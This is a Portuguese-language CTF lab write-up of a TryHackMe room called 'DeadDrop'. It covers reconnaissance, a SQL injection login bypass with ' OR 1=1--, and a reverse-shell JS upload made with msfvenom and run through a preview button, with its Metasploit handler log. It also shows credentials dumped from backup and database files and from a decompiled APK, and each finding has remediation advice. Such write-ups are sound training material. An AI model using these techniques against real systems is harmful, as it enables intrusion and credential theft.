

DeadDrop

Relatório de Invasão: DeadDrop

Resumo

Objetivo: Testar o escopo da DeadDrop , que é um servidor web (DMZ) e a infra que é um workstation e o DC do domínio, na qual o DC e o Workstation não são acessíveis diretamente , temos de acessar pela DMZ.ping

! Sala quebrada , o host workstation não estava funcionando e assim fui e tentei logar no DC , quando vi deu certo e meu usuário era Domain Admin . É como se a máquina tivesse sido feita já e não resetado para mim. Com isso consegui responder todas as perguntas tendo feito somente 75% do caminho , restava analisar pelo bloodhound o grupo IT ADMINS que tinha permissão de adicionar membros a outros grupos , incluindo domain admins e assim ganharíamos acesso privilegiado como Domain Admin.

Normalmente salas do tryhackme para Active Directory possuem uma rede diferente pois é em cima de um domínio e não somente uma máquina , tendo maiores chances de quebrar.

Ferramentas & Scripts Utilizados

- nmap
- msfvenom
- ssh
- hashcat
- msfconsole
- scp

1. Reconhecimento & Mapeamento

Scan de Portas (Nmap) 192.168.11.200

 Output do Nmap -sS

PORT	SERVICE
22	ssh
80	http

☰ Output do Nmap -sU

PORT	SERVICE
68	dhcpc

☰ Output do Nmap com -sC e -sV

PORT	SERVICE/VERSION	INFOS
22	ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)	ssh-hostkey: 256 a5:fe:91:f1:e5:3a:b4:b0:2c:59:41:69:ec:5e:35:63 (ECDSA) _ 256 e7:cf:2c:de:29:2f:6f:a9:f7:26:9e:ad:d0:59:04:a6 (ED25519)
80	http Node.js Express framework	http-title: DeadDrop - Login _Requested resource was /login Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

📘 Análise do Reconhecimento

Aqui vemos um host rodando um servidor ssh sem versão com vulnerabilidade . Além disso um servidor web com a stack nodejs com express.

Enumeração como svc.drop

```
Last login: Tue Sep 22 02:23:32 2026 from 192.168.21.17
svc-drop@tryhackme-2404:~$ ls
backup
svc-drop@tryhackme-2404:~$ cd backup
svc-drop@tryhackme-2404:~/backup$ ls
app  app.txt  deaddrop-mobile.apk
svc-drop@tryhackme-2404:~/backup$
```

Reconhecimento

Como svc-drop conseguimos exfiltrar um .apk via scp e descompilamos ele para achar credenciais hard coded's no código fonte.

2. Enumeração Web & VHOSTs

192.168.11.200

```
gobuster dir -u http://[IP] -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,log
```


Dados e reconhecimento

É um servidor web rodando com express e node.js, indicado pelo curl -I que fiz.


```
curl -I http://192.168.11.200:80
HTTP/1.1 302 Found
X-Powered-By: Express
Location: /login
Vary: Accept
Content-Type: text/plain; charset=utf-8
Content-Length: 28
Date: Tue, 22 Sep 2026 00:02:09 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

Path's	Análise
login ou Login	Página de login com sql injection presente nela , coloquei ' OR 1=1-- e com isso ganhei acesso como admin.
logout ou Logout	Página de logout da plataforma.
dashbord ou Dashboard	dashboard da plataforma que permite envio de arquivos .js , com isso teste colocar um arquivo js com conteúdo de alert e tem um botão chamado preview que executava o arquivo , com isso criei um reverse shell com msfvenom e mandei para o destino, assim recebi shell como usuário node.

- Página de login



- Dashboard



⚡ 3. Exploração & Acesso Inicial (Foothold)

✗ Vulnerabilidade encontrada

Título:SQL injection

Risk Rating:10 DREAD

Resumo:Um sql injection está presente na página de login da plataforma na qual podemos bypassar o login e entrarmos como admin.

Background(Contexto adicional):Um sql injection é uma vulnerabilidade onde podemos injetar uma entrada e ela pode escapar caracteres da consulta como ' , e assim a nossa entrada fica fazendo parte da consulta sql ao invés de somente fazer parte de um parametro como username e password.

Impacto:Como admin podemos fazer upload de arquivos e executar RCE no servidor e

assim criar um reverse shell , permitindo posteriormente exfiltrar dados dos usuários da plataforma.

Conselhos e Remediações:A entrada do usuário não deve ser concatenada no parâmetro username e password , a consulta sql deve ser preparada com ? nos parametros para as entrada depois serem inseridas com prepare para username e password , assim evitando que a entrada possa escapar e fazer parte da consulta SQL.

Detalhes Técnicos e Evidências:

✗ Vulnerabilidade encontrada

Título:RCE

Risk Rating:10 DREAD

Resumo:Como admin (Logado via sql injection) podemos fazer uploads de arquivos js e com isso podemos inserir um reverse shell nele e utilizar o botão preview


Background(Contexto adicional):RCE é a capacidade de conseguirmos ,através de um servidor web ou algo do tipo , executar comandos diretamente no servidor permitindo que possamos criar reverse shell , enumerar com ls , cat e demais comando e exfiltrar dados.

Impacto:A partir do servidor podemos exfiltrar dados , credenciais expostas e demais coisas , podendo nos permitir reutilizar credenciais para movimentar lateralmente e exfiltrar mais dados.


Conselhos e Remediações:Pelo contexto do nome do botão , o preview deveria ser somente ver o conteúdo do arquivo e não executar seu conteúdo , então basicamente deve se trocar a lógica do preview para somente dar um get no conteúdo do arquivo e mostrar ele no cliente do servidor web.

Detalhes Técnicos e Evidências:


1. Primeiro enviamos shell.js para o servidor de destino como admin



2. Agora iniciamos um multi handler escutando no tun0 da vpn e na porta 4444



3. Clicamos em preview de shell.js na página dashboard



4. Pronto , temos acesso ao servidor como usuário node

```
msf6 > use 11
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST tun0
LHOST => tun0
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.21.17:4444
[*] Command shell session 1 opened (192.168.21.17:4444 -> 192.168.11.200:54868) at 2026-09-21 22:03:07 -0400

id
uid=996(node) gid=996(node) groups=996(node)
pwd
/opt/app
ls
app.js
backup
db
node_modules
package-lock.json
package.json
public
uploads
views
```

✗ Vulnerabilidade encontrada

Título: Credenciais expostas em texto simples

Risk Rating: 10 DREAD

Resumo: Foram encontradas credenciais para o user svc-drop em estilo shadow em arquivo shadow.bak e credenciais do user admin e svc-backup , o svc-users não havia suas credenciais na frente.

Background(Contexto adicional): Credenciais exposta em texto simples é uma falha que consiste em deixar materiais para login em arquivos de texto que facilmente outros usuários podem ler, ou um invasor no contexto do usuário que possui esses arquivos poder ler.

Impacto: Reutilizar essas credenciais para movimentar lateralmente ,escalar privilégios e exfiltrar dados.

Conselhos e Remediações: Credenciais não devem ser deixadas em sistemas em texto simples , aplicativos como keepass podem ser utilizados mas com senha forte para o kdbx.

Detalhes Técnicos e Evidências:

```

node_modules
package-lock.json
package.json
public
uploads
views
cd backup
ls
shadow.bak
cat shadow.bak
svc-drop:$6$f1331af25300c7f3$7twueSf8eUyvgYnPWELPYpspGgBuYJ.TMGrPZ20BC6pGq18ZGkkPke9S0tRLQ3EpiRLWEqhgnqkh2BOHfdCCH0:19700:0:99999:7:::
cd ..
ls
app.js
backup
db
node_modules
package-lock.json
package.json
public
uploads
views
cd db
ls
deaddrop.db
cat deaddrop.db
tableusersCREATE TABLE users (_sequenceCREATE TABLE sqlite_sequence(name,seq)♦♦
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  username TEXT UNIQUE NOT NULL,
  password TEXT NOT NULL
♦♦♦!+svc-backupBackupAgent2024/adminSuperSecretAdmin!
♦♦♦!svc-users

```

✗ Vulnerabilidade encontrada

Título: Credenciais expostas em source code do apk

Risk Rating: $(10+10+7+8+7)/5=8.4$ DREAD

Resumo: Credenciais foram achadas em deaddrop-mobile.apk em /home/svc-drop/backup após usarmos jadx para visualizarmos o código fonte e usar grep para filtrar username e password.

Background(Contexto adicional): Credenciais hardcoded em um código de aplicativo

Impacto:

Conselhos e Remediações:

Detalhes Técnicos e Evidências:

1. Primeiro usamos jadx para descompilar o apk e guardar em um diretório para usarmos grep

```

(kali@kali)-[/media/sf_pastaCompartilhadaVmKali/deaddrop]
$ ls
deaddrop-mobile.apk
(kali@kali)-[/media/sf_pastaCompartilhadaVmKali/deaddrop]
$ jadx -d ~/apkgrep ./deaddrop-mobile.apk
(kali@kali)-[/media/sf_pastaCompartilhadaVmKali/deaddrop]
$ ls
apkgrep Desktop Documents Downloads Music Pictures Projects Public Templates Videos
(kali@kali)-[/media/sf_pastaCompartilhadaVmKali/deaddrop]
$

```

2. Usamos grep para procurar por user e achamos um usuário em strings.xml

```
(kali@kali)-[~]
$ grep -rn "user" apkgrep
apkgrep/resources/res/values-fr/strings.xml:36: <string name="call_notification_decline_action">Refuser</string>
apkgrep/resources/res/values/public.xml:4452: <public type="string" name="default_username" id="0x7f0f0030" />
apkgrep/resources/res/values/strings.xml:51: <string name="default_username">j.harris</string>
apkgrep/resources/res/values-fr-rCA/strings.xml:36: <string name="call_notification_decline_action">Refuser</string>
```

3. Usamos grep para procurar por password e achamos a senha correspondente do j.harris , também em strings.xml e uma linha antes.

```
apkgrep/resources/res/values/strings.xml:50: <string name="default_password">DropsOfJupiter2026!</string>
apkgrep/resources/res/values/strings.xml:168: <string name="password_toggle_content_description">Show password</string>
apkgrep/resources/res/values/strings.xml:169: <string name="path_password_eye">M12,4.5C7,4.5 2.73,7.61 1,12c1.73,4.39 6,7.5 11,7.5s9.27,-3.11 11,-7.5c-1.73
,-4.39 -6,-7.5 -11,-7.5zM12,17c-2.76,0 -5,-2.24 -5,-5s2.24,-5 5,-2.24 5,-5 5,2.24 5,-2.24 5,-5zM12,9c-1.66,0 -3,1.34 -3,3s1.34,3 3,3
,-1.34 3,-3 -1.34,-3 -3,-3z<
/string>
```

✓ Credenciais Obtidas

- **Usuário:**
- **Senha / Hash:**

4. Movimentação Lateral & Escalação de Privilégios

Meios utilizados e seus resultados

✓ Acesso Root / Admin Conquistado

- **Usuário Admin:** j.harris
- **Senha / Hash:** DropsOfJupiter2026!
- **Flag de Root/Admin:** THM{d34d_dr0p_d0m41n_pwn3d}

Tabela de Credenciais Capturadas

Serviço / Local	Usuário	Senha / Hash	Origem do Achado
User do sistema	svc-drop	dropsofjupiter	Com usuário node conseguimos extrair o conteúdo de shadow.bak dentro de backup no pwd /opt/app/backup
User da web	admin	SuperSecretAdm1n!	Arquivo deaddrop.db em /opt/app/db contendo credenciais em texto claro
User do sistema	svc-backup	BackupAgent2024	Arquivo deaddrop.db em /opt/app/db contendo credenciais em texto claro
Domain user	j.harris	DropsOfJupiter2026!	Credencial hard coded em código fonte de dreaddrop-mobile.apk



Considerações Técnicas & Cheat Sheet

Lições Aprendidas

1. Sempre olhar todas as pastas de uma aplicação web , podem haver várias credenciais.